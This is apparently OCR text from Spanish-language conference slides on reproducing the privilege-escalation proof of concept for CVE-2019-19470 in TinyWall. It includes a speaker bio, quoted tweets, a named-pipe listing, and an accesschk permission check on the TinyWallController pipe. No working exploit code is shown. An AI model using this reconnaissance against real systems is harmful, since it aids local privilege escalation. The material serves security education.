

Ejemplo real de un caso de explotación, proceso y lecciones.

Julio Ureña (PlainText)




Reproduciendo el CVE-2019-19470 para aprender...

Julio Ureña (PlainText)

The background of the slide is a light gray circuit board pattern with black lines and circular components. A solid black horizontal band runs across the middle of the image, serving as a background for the text.


Creando exploits para aprender.

Julio Ureña (PlainText)



Mi proceso de aprendizaje para reproducir el PoC del CVE-2019-19470

Julio Ureña (PlainText)



Ejemplo real de un caso de explotación, proceso y lecciones.


Julio Ureña (PlainText)

net user PlainText

- ❑ Julio Ureña
- ❑ Cristiano / Esposo / Padre / Amigo
- ❑ Líder de la Comunidad RedTeamRD
- ❑ HackTheBox Ambassador
- ❑ Microsoft Technical Specialist Security & Compliance
- ❑ Twitter: @JulioUrena
- ❑ Blog: <https://plaintext.do>
- ❑ YouTube: <https://www.youtube.com/c/JulioUreña>



Somos diferentes...



¿Porqué este CVE?



James Forshaw
@tiraniddo

And this is why I wrote my blog post named pipe PIDs, no one should be security enforcement mechanism. Was fixed it? :-)



Code White GmbH @codewhitesec · Jan 17

Rumble in the pipe - a nice writeup about a #privesc teammate @frycos codewhitesec.blogspot.com/2020/01/01/rumble-in-the-pipe.html

9:21 PM · Jan 17, 2020 · [Twitter Web App](#)



Code White GmbH
@codewhitesec

Rumble in the pipe - a nice writeup about a #privesc vuln in #tinywall by our teammate @frycos

```
protected_storage 3 -1
ntsvcs 3 -1
scerpc 3 -1
plugplay 3 -1
Winsock2\CatalogChangeListener-2cc-0 1 1
epmapper 3 -1
Winsock2\CatalogChangeListener-170-0 1 1
LSM_API_service 3 -1
eventlog 3 -1
Winsock2\CatalogChangeListener-30c-0 1 1
atsvc 3 -1
Winsock2\CatalogChangeListener-3bc-0 1 1
wkssvc 4 -1
keysvc 3 -1
cygwin-25f71ff67fa0e143-1788-sigwait 1 1
trkks 3 -1
srusvc 4 -1
cygwin-25f71ff67fa0e143-2036-sigwait 1 1
Winsock2\CatalogChangeListener-1d0-0 1 1
VBoxTrayIPC-IEUser 1 -1
Winsock2\CatalogChangeListener-1e0-0 1 1
MsFteWds 1 -1
PIPE_EVENTROOT\GINU2SCM_EVENT_PROVIDER 1 1
TinyWallController 1 1
```


C:\Users\IEUser\Downloads\SysinternalsSuite>accesschk.exe \pipe\TinyWallController

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich

code white | Blog: CVE-2019-19470: Rumble in the Pipe
codewhitesec.blogspot.com

5:44 AM · Jan 17, 2020 · [Twitter for Android](#)

Tinywall...



BF0A4384PC0450841D




NamePipes

